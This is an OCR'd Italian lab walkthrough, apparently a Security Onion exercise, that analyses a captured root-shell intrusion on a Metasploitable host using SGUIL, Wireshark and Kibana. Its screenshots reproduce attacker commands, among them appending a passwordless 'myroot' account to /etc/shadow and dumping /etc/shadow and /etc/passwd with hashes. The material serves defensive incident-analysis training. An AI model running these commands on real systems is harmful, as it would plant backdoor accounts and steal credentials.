OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:.:?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)
SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: rmetasploitable
DST:
SRC: ifconfig
Search
Abort
Close
Debug Messages
209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.
DPort Pr Event Message
80 6 ET POLICY Data POST to a...
443 6 ET POLICY HTTP traffic on ...
53 17 ET POLICY DNS Update Fro...
49731 6 ET CURRENT_EVENTS Lik...
49731 6 ET CURRENT_EVENTS Win...
49731 6 ET POLICY PE EXE or DLL ...
49760 6 ET TROJAN ABUSE.CH SS...
45415 6 GPL ATTACK_RESPONSE i...
0 [OSSEC] File added to the s...
0 [OSSEC] Integrity checksum...
0 [OSSEC] New group added t...
0 [OSSEC] New user added to ...
0 [OSSEC] Listened ports stat...
IP Ver HL TOS len ID Flags Offset TTL ChkSum
Seq # Ack # Offset Res Window Urp ChkSum
Hex Text NoCase
SGUIL-0.9.0 - Connected To localh...
1 / 4



Applications Places Toplevel
Mon 09:04
SGUIL-0.9.0 - Connected To localhost
File
2024-10-28 09:04:19 GMT
seconion-import-1_1
File
DST:
SRC: echo "myroot::14747:0:99999:7:::" >> /etc/shadow
SRC:
SRC: grep root /etc/shadow
SRC:
DST: root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot::14747:0:99999:7:::
DST:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:8:mail:/var/mail:/bin/sh
DST: news:x:9:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list:/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd:/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
DST: libuuid:x:100:101::/var/lib/libuuid:/bin/sh
DST: dhcp:x:101:102::/nonexistent:/bin/false
Search
Abort
Close
Debug Messages
209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.
DPort Pr Event Message
80 6 ET POLICY Data POST to a...
443 6 ET POLICY HTTP traffic on ...
53 17 ET POLICY DNS Update Fro...
49731 6 ET CURRENT_EVENTS Lik...
49731 6 ET CURRENT_EVENTS Win...
49731 6 ET POLICY PE EXE or DLL ...
49760 6 ET TROJAN ABUSE.CH SS...
45415 6 GPL ATTACK_RESPONSE i...
0 [OSSEC] File added to the s...
0 [OSSEC] Integrity checksum...
0 [OSSEC] New group added t...
0 [OSSEC] New user added to ...
0 [OSSEC] Listened ports stat...
IP Ver HL TOS len ID Flags Offset TTL ChkSum
Seq # Ack # Offset Res Window Urp ChkSum
Hex Text NoCase
SGUIL-0.9.0 - Connected To localh...
1 / 4





Passaggio 3 - Analisi in Wireshark

⚜️ **Tag:** #wireshark #tcp #flusso_dati

1. **Apertura in Wireshark**: Fare clic destro sull'ID dell'avviso e selezionare **Wireshark**.
2. **Analisi Flusso TCP**: Selezionare **Segui Flusso TCP** per esaminare la transazione tra attore minaccia (testo rosso) e target (testo blu). L'indirizzo IP del target è 209.165.200.235, con nome host "metasploitabile".


Applications Places Wireshark Mon 09:06
209.165.201.17_45415_209.165.200.235_6200-6.raw
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2020-06-11 03:41:20.787779 209.165.201.17 209.165.200.235 TCP 74 45415 → 6200 [SYN] Seq=0 Win=64240 Len=0 M…
2 2020-06-11 03:41:20.787834 209.165.200.235 209.165.201.17 TCP 74 6200 → 45415 [SYN, ACK] Seq=0 Ack=1 Win=57…
3 2020-06-11 03:41:20.787967 209.165.201.17 209.165.200.235 TCP 66 45415 → 6200 [ACK] Seq=1 Ack=1 Win=64256 L…
4 2020-06-11 03:41:20.788838 209.165.201.17 209.165.200.235 TCP 69 45415 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64…
5 2020-06-11 03:41:20.788905 209.165.200.235 209.165.201.17 TCP 66 6200 → 45415 [ACK] Seq=1 Ack=4 Win=5792 Le…
6 2020-06-11 03:41:20.789872 209.165.200.235 209.165.201.17 TCP 90 6200 → 45415 [PSH, ACK] Seq=1 Ack=4 Win=57…
7 2020-06-11 03:41:20.790022 209.165.201.17 209.165.200.235 TCP 66 45415 → 6200 [ACK] Seq=4 Ack=25 Win=64256 …
8 2020-06-11 03:41:20.790667 209.165.201.17 209.165.200.235 TCP 88 45415 → 6200 [PSH, ACK] Seq=4 Ack=25 Win=6…
9 2020-06-11 03:41:20.826299 209.165.200.235 209.165.201.17 TCP 66 6200 → 45415 [ACK] Seq=25 Ack=26 Win=5792 …
10 2020-06-11 03:41:24.394348 209.165.201.17 209.165.200.235 TCP 89 45415 → 6200 [PSH, ACK] Seq=26 Ack=25 Win=…
11 2020-06-11 03:41:24.394614 209.165.200.235 209.165.201.17 TCP 66 6200 → 45415 [ACK] Seq=25 Ack=49 Win=5792 …
12 2020-06-11 03:41:24.396217 209.165.200.235 209.165.201.17 TCP 83 6200 → 45415 [PSH, ACK] Seq=25 Ack=49 Win=…
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07
Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235
Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0
0000 08 00 27 ab 84 07 00 50 56 b3 72 09 08 00 45 00
0010 00 3c 71 97 40 00 3f 06 94 dc d1 a5 c9 11 d1 a5
0020 c8 eb b1 67 18 38 55 a5 e5 de 00 00 00 00 a0 02
0030 fa f0 91 6d 00 00 02 04 05 b4 04 02 08 0a 86 79
0040 fa bb 00 00 00 00 01 03 03 07
209.165.201.17_45415_209.165.200.235_6200-6.raw
Packets: 49 · Displayed: 49 (100.0%)
Profile: Default
SGUIL-0.9.0 - Connected To localh...
1 / 4



Applications Places Wireshark Mon 09:08
Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17_45415_209.165....
File Edit View Go
tcp.stream eq 0
Expression...
No. Time
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:ab:84:07
inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:255.255.255.224
inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:117 errors:0 dropped:0 overruns:0 frame:0
TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:512 errors:0 dropped:0 overruns:0 frame:0
TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)
cat /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD910:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
14 client pkts, 11 server pkts, 20 turns.
Entire conversation (4,388 bytes)
Show and save data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Profile: Default
SGUIL-0.9.0 - Connected To localh...
209.165.201.17_45415_209.165....
1 / 4



Passaggio 4 - Consultazione su Kibana

⚜️ **Tag:** #kibana #ip_lookup #analisi_temporale


1. **Accesso al Lookup Kibana**: Tornare su SGUIL, fare clic destro sul **Source IP** e selezionare **KIBANA IP LOOKUP**.
2. **Impostazione Intervallo Temporale**: Modificare l'intervallo di tempo su **giugno 2020**.
3. **Analisi Protocolli di Trasferimento**: Filtrare per `bro_ftp` per confermare l'uso di FTP nel trasferimento del file **confidential.txt** rubato.

